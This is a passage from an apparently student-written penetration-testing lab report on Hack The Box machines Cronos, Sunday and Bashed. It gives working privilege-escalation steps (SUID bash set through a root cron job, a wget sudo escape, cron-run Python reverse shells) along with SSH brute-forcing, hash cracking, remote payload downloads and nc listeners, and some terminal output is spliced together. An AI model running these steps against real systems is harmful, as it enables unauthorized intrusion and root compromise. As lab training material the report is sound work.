www-data@cronos:/home/noulis$ python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@cronos:/home/noulis$ ^Z  
zsh: suspended nc -lvnp 4444  
  
(boker@boker)-[~/Desktop/HTB/Cronos]  
$ stty raw -echo; fg  
[1] + continued nc -lvnp 4444  
export TERM=xterm  
www-data@cronos:/home/noulis$
```

Enumerating cronjobs running on the system, the following crontab runs every minute as user root:

```
www-data@cronos:/home/noulis$ cat /etc/crontab  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the `crontab`  
# command to install the new version when you edit this file  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.  
  
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# m h dom mon dow user  command  
17 * * * * root    cd / && run-parts --report /etc/cron.hourly  
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )  
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )  
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )  
* * * * * root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1  
#  
www-data@cronos:/home/noulis$
```

The following file is owned by “www-data” user (me currently), the script is writable.

```
exit($status);  
www-data@cronos:/var/www/laravel$ ls -l artisan  
-rwxr-xr-x 1 www-data www-data 1646 Apr  9 2017 artisan
```

Changing the content of the script to grant “/bin/bash” SUID Permissions with “php” format as the file is executed with php according to the cronjob. This will allow to create a shell through bash and because “/bin/bash” is with SUID and the owner is “root”, a shell will drop as “root” user:

```
GNU nano 2.5.3 File: artisan Modified  
#!/usr/bin/env php  
<?php  
exec('chmod +s /bin/bash')  
?>
```

Waiting a minute for the cronjob to run and provide “/bin/bash” with SUID permissions (Proof of “root” shell under “Proof Screenshot” title):

```
www-data@cronos:/var/www/laravel$ cat artisan  
#!/usr/bin/env php  
<?php  
exec('chmod +s /bin/bash')  
?>  
www-data@cronos:/var/www/laravel$ ls -l /bin/bash  
-rwsr-sr-x 1 root root 1037528 Jun 24 2016 /bin/bash  
www-data@cronos:/var/www/laravel$
```


Vulnerability Explanation:

Poorly handled script `“/var/www/laravel/artisan”` which is writable by user `“www-data”` and runs automatically by `“root”` user due to a cronjob, it's possible to edit the content of the script and gain access to user `“root”`, essentially granting full system compromise.

Vulnerability Fix:

- **Removing cronjob on file “artisan”:** If the cronjob isn't mandatory, removing it completely will prevent this Privilege Escalation vector.
- **Upgrading permissions on file “artisan”:** Currently the file is writable by user `“www-data”`, upgrading the permissions of the file to `“root”` only will prevent editing the file.
- **Hiding the cronjob:** Hiding the cronjob can prevent finding this privilege escalation vector, this isn't a permanent fix but can delay an attacker from finding this vector if the system is compromised.

Severity: Critical - The vulnerability mentioned above allows access to user `“root”` on the system, leading to full system compromise.

Exploit Code: Granting `“/bin/bash”` SUID permissions and using the command `bash -p` to drop a shell as user `“root”`.

Proof Screenshot Here:

```
www-data@cronos:/var/www/laravel$ bash -p
bash-4.3# whoami
root
bash-4.3# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
bash-4.3# ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:94:5c:42
          inet addr: 10.10.10.13  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe94:5c42/64  Scope:Link
          inet6 addr: dead:beef::250:56ff:fe94:5c42/64  Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:136714 errors:0 dropped:20 overruns:0 frame:0
          TX packets:130070 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19942949 (19.9 MB)  TX bytes:62610227 (62.6 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1570 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1570 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:151041 (151.0 KB)  TX bytes:151041 (151.0 KB)
```

Proof.txt Contents:

Inside “/root” the file “root.txt” is accessible as proof of access to the system as user “root”.

```
bash-4.3# cd /root
bash-4.3# ls
root.txt
bash-4.3# cat root.txt
ca5531a3d7243c2f2415c9bd14c5702c
bash-4.3#
```

System IP: 10.10.10.76

Service Enumeration

Server IP Address	Ports Open
10.10.10.76	TCP: 79(finger), 111(rpcbind), 515(printer), 6787(http), 22022(ssh)
	UDP:

Nmap Scan Results:

```
PORT      STATE SERVICE VERSION
79/tcp    open  finger?
111/tcp   open  rpcbind 2-4 (RPC #100000)
515/tcp   open  printer
6787/tcp  open  http    Apache httpd
22022/tcp open  ssh     OpenSSH 8.4 (protocol 2.0)
```

“Finger” (Port 79) protocol is designed to provide details about users on a system. This includes information such as login names, full names, office locations, etc.

Initial Shell Vulnerability Exploited

Access gained to user "sunny".

Vulnerability Explanation:

Users enumeration via "Finger" protocol and weak-password to "sunny" user allows brute-forcing into the system using "ssh" on port 22022.

Vulnerability Fix:

- **Removing "Finger" (port 79):** This tool's purpose is to retrieve information about users on the system, if the tool isn't in use, removing it can prevent acquiring users on the system.
- **Using a Firewall:** "ufw" Can prevent access to this port from outside of the local network, preventing attackers from using this tool to enumerate usernames.
- **Changing to strong passwords:** Weak password on user "sunny" allowed brute-forcing it easily, accessing the system as user "sunny".

Severity: Critical - "Finger" protocol combined with weak password on user "sunny" allows to gain access to user "sunny" on the system.

בדיקות חוסן תשתית

דוח מעבודות גמר

Proof of Concept Code Here:

Using the tool “[Finger-User-Enum](#)” to enumerate users on the system via “Finger” protocol. Users “root”, “sammy” and “sunny” were found on the system:

```
(boker@boker)-[~/Desktop/HTB/Sunday/finger-user-enum]
$ perl finger-user-enum.pl -U /usr/share/wordlists/seclists/Usernames/Names/names.txt -t 10.10.10.76
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )

Scan Information

Worker Processes ..... 5
Username file ..... /usr/share/wordlists/seclists/Usernames/Names/names.txt
Target count ..... 1
Username count ..... 10177
Target TCP port ..... 79
Query timeout ..... 5 secs
Relay Server ..... Not used

##### Scan started at Mon Sep 22 15:03:15 2025 #####
access@10.10.10.76: access No Access User
admin@10.10.10.76: Login Name TTY Idle When Where..adm Admin
pmin DHCP Configuration A < . . . .>..netadm Network Admin < . . . .>..netcfg Network Configuratio
pserv < . . . .>..ikeuser IKE Admin < . . . .>..lp Line Printer Admin
anne marie@10.10.10.76: Login Name TTY Idle When Where..anne ???..marie ???..
bin@10.10.10.76: bin ???
dee dee@10.10.10.76: Login Name TTY Idle When Where..dee ???..dee ???..
ike@10.10.10.76: ikeuser IKE Admin < . . . .>..
jo ann@10.10.10.76: Login Name TTY Idle When Where..ann ???..jo ???..
la verne@10.10.10.76: Login Name TTY Idle When Where..la ???..verne ???..
line@10.10.10.76: Login Name TTY Idle When Where..lp Line Printer Admin < . . . .>..
message@10.10.10.76: Login Name TTY Idle When Where..smmsp SendMail Message Sub < . . . .>..
miof mela@10.10.10.76: Login Name TTY Idle When Where..mela ???..miof ???..
root@10.10.10.76: root Super-User ssh <Dec 7, 2023> 10.10.14.46 ..
sammy@10.10.10.76: sammy ??? ssh <May 6 07:35> 10.10.14.68 ..
sunny@10.10.10.76: sunny ??? ssh <Apr 13, 2022> 10.10.14.13 ..
sys@10.10.10.76: sys ??? < . . . .>..
^C
```

Using the tool “hydra” to brute-force login to “ssh” via port 22022 with user sunny. Password “sunday” was found (sunny: sunday) (Proof of access under “Initial Shell Screenshot”):

```
(boker@boker)-[~/Desktop/HTB/Sunday/finger-user-enum]
$ hydra -l sunny -P /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt ssh://10.10.10.76 -s 22022
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-07 19:08:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:10000), ~625 tries per task
[DATA] attacking ssh://10.10.10.76:22022/
[22022][ssh] host: 10.10.10.76 login: sunny password: sunday
[INFO] 1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 14 final worker threads did not complete until end.
[ERROR] 14 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-07 19:08:42
```


Initial Shell Screenshot:

```
(boker@boker)-[~/Desktop/HTB/Sunday/finger-user-enum]
$ ssh sunny@10.10.10.76 -p 22022
(sunny@10.10.10.76) Password:
Last login: Tue Oct  7 16:08:59 2025 from 10.10.14.14
Oracle Solaris 11.4.42.111.0                Assembled December 2021
sunny@sunday:~$ whoami
sunny
sunny@sunday:~$
```

Privilege Escalation

Privilege Escalation to user "sammy"

Vulnerability Exploited:

From "/home/sunny" file ".bash_history", which shows the last commands of user "sunny", reveals "sunny" interacted with file "/backup/shadow.backup"

```
sunny@sunday:~$ cat .bash_history
su -
su -
cat /etc/resolv.conf
su -
ps auxww|grep overwrite
su -
sudo -l
sudo /root/troll
ls /backup
ls -l /backup
cat /backup/shadow.backup
sudo /root/troll
sudo /root/troll
su -
sudo -l
sudo /root/troll
ps auxww
ps auxww
ps auxww
top
top
top
ps auxww|grep overwrite
su -
su -
cat /etc/resolv.conf
ps auxww|grep over
sudo -l
sudo /root/troll
sudo /root/troll
sudo /root/troll
sudo /root/troll
```

The Finger Protocol: A Brief History

The Finger protocol is a lightweight protocol that provides information about system users. It was developed in the early 1980s and is used to fetch details about users, including login names, real names, idle time, and more.

Defined in RFC 742 and later updated in RFC 1286, the protocol operates over TCP port 79. A client sends a request to a server, and the server responds with any available information. Due to its simplicity, the protocol introduced a security vulnerability by exposing sensitive data about users.

Although it has largely fallen out of use, the Finger protocol is occasionally found in legacy systems. It remains a valuable tool for historical penetration testing and for understanding the security posture of older environments where it may still be present.

בדיקות חוסן תשתית

דוח מעבודות גמר

The file “/backup/shadow.backup” is World-Readable and stores hashed passwords for users “sunny” and “sammy”:

```
-bash-5.1$ ls -l /backup/shadow.backup
-rw-r--r-- 1 root root 319 Dec 19 2021 /backup/shadow.backup
```

```
sunny@sunday:~$ cat /backup/shadow.backup
mysql:NP::::::
openldap:*LK*::::::
websrvd:*LK*::::::
postgres:NP::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jLK$i6SSPa0.u7Gd.0oJ0T4T421N20vsfXqAT1vCoYU0igB:6445::::::
sunny:$5$iRmbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
sunny@sunday:~$
```

Creating file “sammy_hash.txt” with user “sammy” hash and cracking it with the tool “john”:

sammy: cooldude!

```
(boker@boker)-[~/Desktop/HTB/Sunday]
$ john --wordlist=/usr/share/wordlists/rockyou.txt sammy_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha256crypt, crypt(3) $5$ [SHA256 128/128 SSE2 4x])
No password hashes left to crack (see FAQ)

(boker@boker)-[~/Desktop/HTB/Sunday]
$ ls
finger-user-enum sammy_hash.txt

(boker@boker)-[~/Desktop/HTB/Sunday]
$ john --show sammy_hash.txt
sammy:cooldude!:6445::::::

1 password hash cracked, 0 left
```

Vulnerability Explanation:

Sensitive data from “/etc/shadow” file under file “/backup/shadow.backup” reveals hashed passwords for users “sunny” and “sammy”, cracking the password allows connection as user “sammy” via “ssh” port 22022.

Vulnerability Fix:

- **Upgrading permissions:** Upgrading permissions to file “/backup/shadow.backup” will prevent any user on the system from reading it. Avoid allowing World-Permissions to backups and sensitive files.
- **Clearing “.bash_history”:** “.bash_history” can reveal the latest command executed by the user, and may leak what permissions and access he has. Sending the content of “.bash_history” to “2>/dev/null” will clear the content of it regularly.

Severity: Critical - Poorly handled sensitive file allowed to gain the password of user “sammy”, allowing privilege escalation to “sammy” user on the system.

Proof Screenshot Here:

```
(boker@boker)-[~/Desktop/HTB/Sunday/finger-user-enum] has largely  
$ ssh sammy@10.10.10.76 -p 22022  
(sammy@10.10.10.76) Password:  
Last login: Tue May 6 07:35:42 2025 from 10.10.14.68  
Oracle Solaris 11.4.42.111.0  
-bash-5.1$ whoami  
sammy  
-bash-5.1$
```

Proof.txt Contents:

Inside “/home/sammy” file “user.txt” is provided as proof of access to user “sammy”.

```
-bash-5.1$ pwd  
/home/sammy  
-bash-5.1$ ls  
user.txt  
-bash-5.1$ cat user.txt  
dd0ae4c64c50d06b9d3ff6d74c3aa66d
```

Privilege Escalation

Privilege Escalation to user "root".

Vulnerability Exploited:

Running `sudo -l` as user "sammy" reveals he can run `/usr/bin/wget` as root with no password:

```
-bash-5.1$ sudo -l
User sammy may run the following commands on sunday:
    (root) NOPASSWD: /usr/bin/wget
-bash-5.1$
```

Visiting [GTF0Bins](#), Privilege escalation can be achieved when "wget" have sudo permissions (explanation under "Vulnerability Explanation" title):

```
-bash-5.1$ sudo -l
User sammy may run the following commands on sunday:
    (root) NOPASSWD: /usr/bin/wget
-bash-5.1$ TF=$(mktemp)
-bash-5.1$ chmod +x $TF
-bash-5.1$ echo -e '#!/bin/sh\n/bin/sh 1>&0' >$TF
-bash-5.1$ sudo wget --use-askpass=$TF 0
root@sunday:/home/sammy# whoami
root
```

Vulnerability Explanation:

Sudo permissions on the tool "wget" allows to call a helper program to read a password, because "wget" was executed as root, it ran the helper as root, and dropped a shell with elevated privileges as user root.

Vulnerability Fix:

- **Removing/Limiting sudo permission:** Removing or Limiting "wget" sudo permissions on user "sammy" can prevent this escalation vector.
- **Tightening the "sudoers" entry:** Limiting the power of "wget" with sudo, for example allowing "noexec" which can mitigate this privilege escalation vector.
- **Applying protection:** Services like "AppArmor" can restrict what "wget" can do under sudo.

בדיקות חוסן תשתית

דוח מעבדות גמר

Severity: Critical - Unrestricted permission to run “wget” as “root” allows to privilege escalate to “root” user, essentially leading to full system compromise.

Exploit Code:

```
TF=$(mktemp)
chmod +x $TF
echo -e '#!/bin/sh\n/bin/sh 1>&0' >$TF
sudo wget --use-askpass=$TF 0
```

Proof Screenshot Here:

```
root@sunday:~# whoami
root
root@sunday:~# id
uid=0(root) gid=0(root)
root@sunday:~# netstat
```

TCP: IPv4								
Local Address	Remote Address	Swind	Send-Q	Rwind	Recv-Q	State		
10.10.10.76.22022	10.10.14.14.54970	76288	35	256500	0	ESTABLISHED		

Proof.txt Contents:

```
root@sunday:/home/sammy# cd /root
root@sunday:~# ls
overwrite    root.txt    troll      TF=$(mktemp)
root@sunday:~# cat root.txt
d4c02bf945dc2fecddc00100a47690e7    chmod +x $TF
root@sunday:~# cat troll.original
echo -e '#!/bin/sh\n/bin/sh
sudo wget --use-askpass=$TF
```

System IP: 10.10.10.68

Service Enumeration

Server IP Address	Ports Open
10.10.10.68	TCP: 80(http)
	UDP:

Nmap Scan Results:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-08 15:59 IDT
Nmap scan report for 10.10.10.68
Host is up (0.079s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

Initial Shell Vulnerability Exploited

Shell as user "www-data".

Vulnerability Explanation:

The tool "phpbash" that was unrestricted on the server grants any user who can access it a Web-shell on the server, essentially granting RCE to any user.

Vulnerability Fix:


- **Restricting access to "phpbash":** As this tool is for PenTesting, it shouldn't be accessed unrestrictedly from the server. Requiring authentication or disabling this tool if unused will prevent this RCE vector.

Severity: Critical - Due to unmoderated access to "phpbash", RCE as user "www-data" is available on the system.

Proof of Concept Code Here:

The main page of Port 80 WebServer notify that the tool “[phpbash](#)” is being used on the server:

“phpbash is a standalone, semi-interactive web shell. It's main purpose is to assist in penetration tests where traditional reverse shells are not possible.” ([GitHub Page](#))



Running “feroxbuster” to enumerate hidden directories on the WebServer, found the following path to “phpbash”: `feroxbuster -u http://10.10.10.68/ -w`

`/usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt`

```
301 GET 9L 28w 312c http://10.10.10.68/uploads => http://10.10.10.68/uploads/
301 GET 9L 28w 308c http://10.10.10.68/php => http://10.10.10.68/php/
200 GET 0L 0w 0c http://10.10.10.68/php/sendMail.php
301 GET 9L 28w 308c http://10.10.10.68/css => http://10.10.10.68/css/
200 GET 96L 166w 1661c http://10.10.10.68/css/clear.css
200 GET 117L 685w 4689c http://10.10.10.68/css/sm-clean.css
200 GET 161L 397w 7743c http://10.10.10.68/index.html
200 GET 12L 63w 1392c http://10.10.10.68/js/jquery.mousewheel.min.js
200 GET 13L 113w 4313c http://10.10.10.68/js/jquery.touchSwipe.min.js
200 GET 154L 394w 7477c http://10.10.10.68/single.html
200 GET 8L 35w 2447c http://10.10.10.68/images/logo.png
200 GET 4L 66w 29063c http://10.10.10.68/css/font-awesome.min.css
200 GET 893L 3885w 26643c http://10.10.10.68/js/imagesloaded.pkgd.js
200 GET 3L 206w 24476c http://10.10.10.68/js/jquery.smartmenus.min.js
200 GET 6L 20w 1537c http://10.10.10.68/images/arrow.png
200 GET 154L 1009w 73725c http://10.10.10.68/images/ajax-document-loader.gif
200 GET 118L 550w 60153c http://10.10.10.68/js/jquery.nicescroll.min.js
200 GET 161L 397w 7743c http://10.10.10.68/
200 GET 38L 76w 909c http://10.10.10.68/js/custom_google_map_style.js
301 GET 9L 28w 308c http://10.10.10.68/dev => http://10.10.10.68/dev/
200 GET 216L 489w 8151c http://10.10.10.68/dev/phpbash.php
200 GET 1L 255w 4559c http://10.10.10.68/dev/phpbash.min.php
301 GET 9L 28w 307c http://10.10.10.68/js => http://10.10.10.68/js/
```

Using “[PentestMonkeyPHP](#)” to create a Reverse Shell, and uploading it to the server via “phpbash” web-shell. Creating a “nc” listener on my local machine and using the command “php reverse_shell.php” to execute the reverse shell:

```
www-data@bashed:/tmp# which wget
/usr/bin/wget
www-data@bashed:/tmp# wget http://10.10.14.32:6666/reverse_shell.php
--2025-10-08 06:13:27-- http://10.10.14.32:6666/reverse_shell.php
Connecting to 10.10.14.32:6666... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5493 (5.4K) [application/octet-stream]
Saving to: 'reverse_shell.php'

0K ..... 100% 1.58M=0.003s

2025-10-08 06:13:27 (1.58 MB/s) - 'reverse_shell.php' saved [5493/5493]

www-data@bashed:/tmp# ls
VMwareDnD
reverse_shell.php
systemd-private-8f7257c8e9444e0dbdc80ae4561a22ba-systemd-timesyncd.service-Ef3D2H
vmware-root
```


Initial Shell Screenshot:

"Nc" Caught the connection and reverse shell as user www-data was acquired through interactive terminal. Stabilizing the shell:

```
(boker@boker)-[~/Desktop/HTB/Bashed]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.32] from (UNKNOWN) [10.10.10.68] 34478
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
06:13:55 up 16 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 2: Syntax error: word unexpected (expecting ")")
$ which python3
/usr/bin/python3
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@bashed:/$ whoami
www-data
www-data@bashed:/$
```

Proof.txt Contents:

Inside "/home/arrexel", file "user.txt" is provided as proof of access to "www-data" user.

```
www-data@bashed:/home/arrexel$ ls -l
ls -l
total 4
-r--r--r-- 1 arrexel arrexel 33 Oct  8 05:58 user.txt
www-data@bashed:/home/arrexel$ cat user.txt
cat user.txt
2010b2bb5510820885bfd8e4ab46b775
www-data@bashed:/home/arrexel$
```

Privilege Escalation

Privilege Escalation to user "scriptmanager".

Vulnerability Exploited:

Running the command "sudo -l", user "www-data" can run ALL commands as user "scriptmanager" on the system:

```
www-data@bashed:/tmp$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/tmp$
```

As all commands are available as user "scriptmanager", using the following command to drop a shell as "scriptmanager" user.

```
www-data@bashed:/tmp$ sudo -u scriptmanager -i
sudo -u scriptmanager -i
scriptmanager@bashed:~$ whoami
whoami
scriptmanager
```

Vulnerability Explanation:

Unrestricted permission to run commands as user "scriptmanager" via user "www-data" allows to drop a shell as "scriptmanager", privilege escalating to that user.

Vulnerability Fix:

- **Restricting commands as "scriptmanager"**: By restricting "www-data" permissions to run only specific commands as "scriptmanager", this vector to privilege escalation can be mitigated.
- **Authentication requirement**: Requiring a password to run sudo commands as "www-data" will stop this escalation vector.

Severity: Critical - RCE as higher privilege user "scriptmanager" can be achieved due to unrestricted permissions to run commands as user "scriptmanager".

בדיקות חוסן תשתית

דוח מעבדות גמר

Exploit Code:

sudo -u scriptmanager -i

Proof Screenshot Here:

```
scriptmanager@bashed:~$ whoami
whoami
scriptmanager
scriptmanager@bashed:~$ ifconfig
ifconfig
ens33    Link encap:Ethernet  HWaddr 00:50:56:94:a3:28
         inet addr:10.10.10.68  Bcast:10.10.10.255  Mask:255.255.255.255
         inet6 addr: fe80::250:56ff:fe94:a328/64  Scope:Link
         inet6 addr: dead:beef::250:56ff:fe94:a328/64  Scope:Global
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:14961 errors:0 dropped:38 overruns:0 frame:0
         TX packets:8949 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:4485834 (4.4 MB)  TX bytes:4560627 (4.5 MB)
```

בדיקות חוסן תשתית

דוח מעבודות גמר

Privilege Escalation

Privilege Escalation to user "root".

Vulnerability Exploited:

Uploading and running the tool "[pspy64](#)" to enumerate running services on the system:

```
www-data@bashed:/tmp$ wget http://10.10.14.32:6666/pspy64
wget http://10.10.14.32:6666/pspy64
--2025-10-08 06:52:26-- http://10.10.14.32:6666/pspy64
Connecting to 10.10.14.32:6666 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                  100%[=====>] 2.96M 1.27MB/s in 2.3s

2025-10-08 06:52:29 (1.27 MB/s) - 'pspy64' saved [3104768/3104768]

www-data@bashed:/tmp$ chmod +x pspy64
chmod +x pspy64
```

Every minute the following process is running by user "root", all files under "/scripts" that ends with ".py" are executed as "root" with the following command:

`python <FILENAME>.py`

```
2025/10/08 07:04:24 CMD: UID=0 PID=8
2025/10/08 07:04:24 CMD: UID=0 PID=7
2025/10/08 07:04:24 CMD: UID=0 PID=5
2025/10/08 07:04:24 CMD: UID=0 PID=3
2025/10/08 07:04:24 CMD: UID=0 PID=2
2025/10/08 07:04:24 CMD: UID=0 PID=1
2025/10/08 07:04:24 CMD: UID=0 PID=9938
2025/10/08 07:05:01 CMD: UID=0 PID=9937
2025/10/08 07:05:01 CMD: UID=0 PID=9936

/bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
```

בדיקות חוסן תשתית

דוח מעבודות גמר

“/scripts” Directory is writable by user “scriptmanager” which is the current user I have access to, it’s possible to upload a malicious python script to this location and it will be executed by “root” user.

```
scriptmanager@bashed:/$ ls -l
ls -l
total 80
drwxr-xr-x  2 root    root    4096 Jun  2  2022 bin
drwxr-xr-x  3 root    root    4096 Jun  2  2022 boot
drwxr-xr-x 19 root    root    4140 Oct  8  05:57 dev
drwxr-xr-x 89 root    root    4096 Jun  2  2022 etc
drwxr-xr-x  4 root    root    4096 Dec  4  2017 home
lrwxrwxrwx  1 root    root      32 Dec  4  2017 initrd.img → boot/initrd.img-4.4.0-62-generic
drwxr-xr-x 19 root    root    4096 Dec  4  2017 lib
drwxr-xr-x  2 root    root    4096 Jun  2  2022 lib64
drwx----- 2 root    root   16384 Dec  4  2017 lost+found
drwxr-xr-x  4 root    root    4096 Dec  4  2017 media
drwxr-xr-x  2 root    root    4096 Jun  2  2022 mnt
drwxr-xr-x  2 root    root    4096 Dec  4  2017 opt
dr-xr-xr-x 176 root    root      0 Oct  8  05:57 proc
drwx----- 3 root    root    4096 Oct  8  05:58 root
drwxr-xr-x 18 root    root     520 Oct  8  06:25 run
drwxr-xr-x  2 root    root    4096 Dec  4  2017 sbin
drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun  2  2022 scripts
drwxr-xr-x  2 root    root    4096 Feb 15  2017 srv
dr-xr-xr-x 13 root    root      0 Oct  8  05:57 sys
drwxrwxrwt 10 root    root    4096 Oct  8  07:08 tmp
```

Using the following GitHub page for [Python-Reverse-Shell](#), creating “shell.py” with the reverse-shell. Uploading it to the target system on “/scripts” (Proof of access under “Proof Screenshot” title):

```
scriptmanager@bashed:/scripts$ ls
ls
test.py  test.txt
scriptmanager@bashed:/scripts$ wget http://10.10.14.32:6666/shell.py
wget http://10.10.14.32:6666/shell.py
--2025-10-08 07:13:37-- http://10.10.14.32:6666/shell.py
Connecting to 10.10.14.32:6666 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 220 [text/x-python]
Saving to: 'shell.py'

shell.py          100%[=====>]      220  --.-KB/s   in 0s
2025-10-08 07:13:37 (47.8 MB/s) - 'shell.py' saved [220/220]

scriptmanager@bashed:/scripts$ ls
ls
shell.py  test.py  test.txt
scriptmanager@bashed:/scripts$
```


Vulnerability Explanation:

An automated process running every minute by user “root” executes all files in “/scripts” that end with “.py” extension without restrictions or reviewing the content of the file. By uploading a malicious python script to “/scripts”, it’s possible to privilege escalate to user “root”.

Vulnerability Fix:

- **Wildcards in root process:** Using wildcards (* in this instance) in root processes can be risky and should be avoided when running executable commands as this can create escalation vectors. In this instance wildcard usage allowed the user to upload a malicious python script, and due to unrestricted and unmonitored automated processes by user “root”, privilege escalation was acquired.
- **Upgrade permissions on “/scripts”:** Currently, user “scriptmanager” has write permissions on this directory. Upgrading permissions on this folder or restricting write permissions will prevent creating a malicious python script that will be run by root.
- **Hiding process:** Hiding the process from other users can prevent an attacker from finding this escalation vector.

Severity: Critical - Unrestricted and unmonitored “root” process running on the system allowed access to user “root” via Reverse-Python-Shell.

Exploit Code:

A malicious python reverse shell script was uploaded to “/scripts” and ran by user “root” due to an automated process.

Proof Screenshot Here:

Waiting a minute for the script to run by user "root", after a minute the python script ran and access to user "root" on the system was acquired:

```
(boker@boker)-[~/Desktop/HTB/Bashed]
$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.14.32] from (UNKNOWN) [10.10.10.68] 52586
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
█
```

Proof.txt Contents:

```
find / -name root.txt 2>/dev/null
/root/root.txt
cat /root/root.txt
d3eee72084197cdd524779c8902e7b6a
█
```

System IP: 10.10.10.5

Service Enumeration

Server IP Address	Ports Open
10.10.10.5	TCP: 21(ftp), 80(http)
	UDP:

Nmap Scan Results:

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
